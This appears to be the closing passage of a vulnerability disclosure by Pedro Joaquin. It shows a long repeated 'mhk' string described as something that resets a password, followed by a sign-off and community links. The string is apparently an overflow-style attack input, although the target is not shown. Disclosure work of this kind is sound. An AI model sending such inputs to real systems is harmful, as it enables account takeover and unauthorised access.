mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkhkmhkmhkmhkmhkmhkmhkmhkmhkm
(resets the password)

Thank you!

Pedro Joaquin
hkm@hakim.ws



http://www.hakim.ws

webvuln

http://www.webvuln.com

Comunidad Underground de México

https://www.underground.org.mx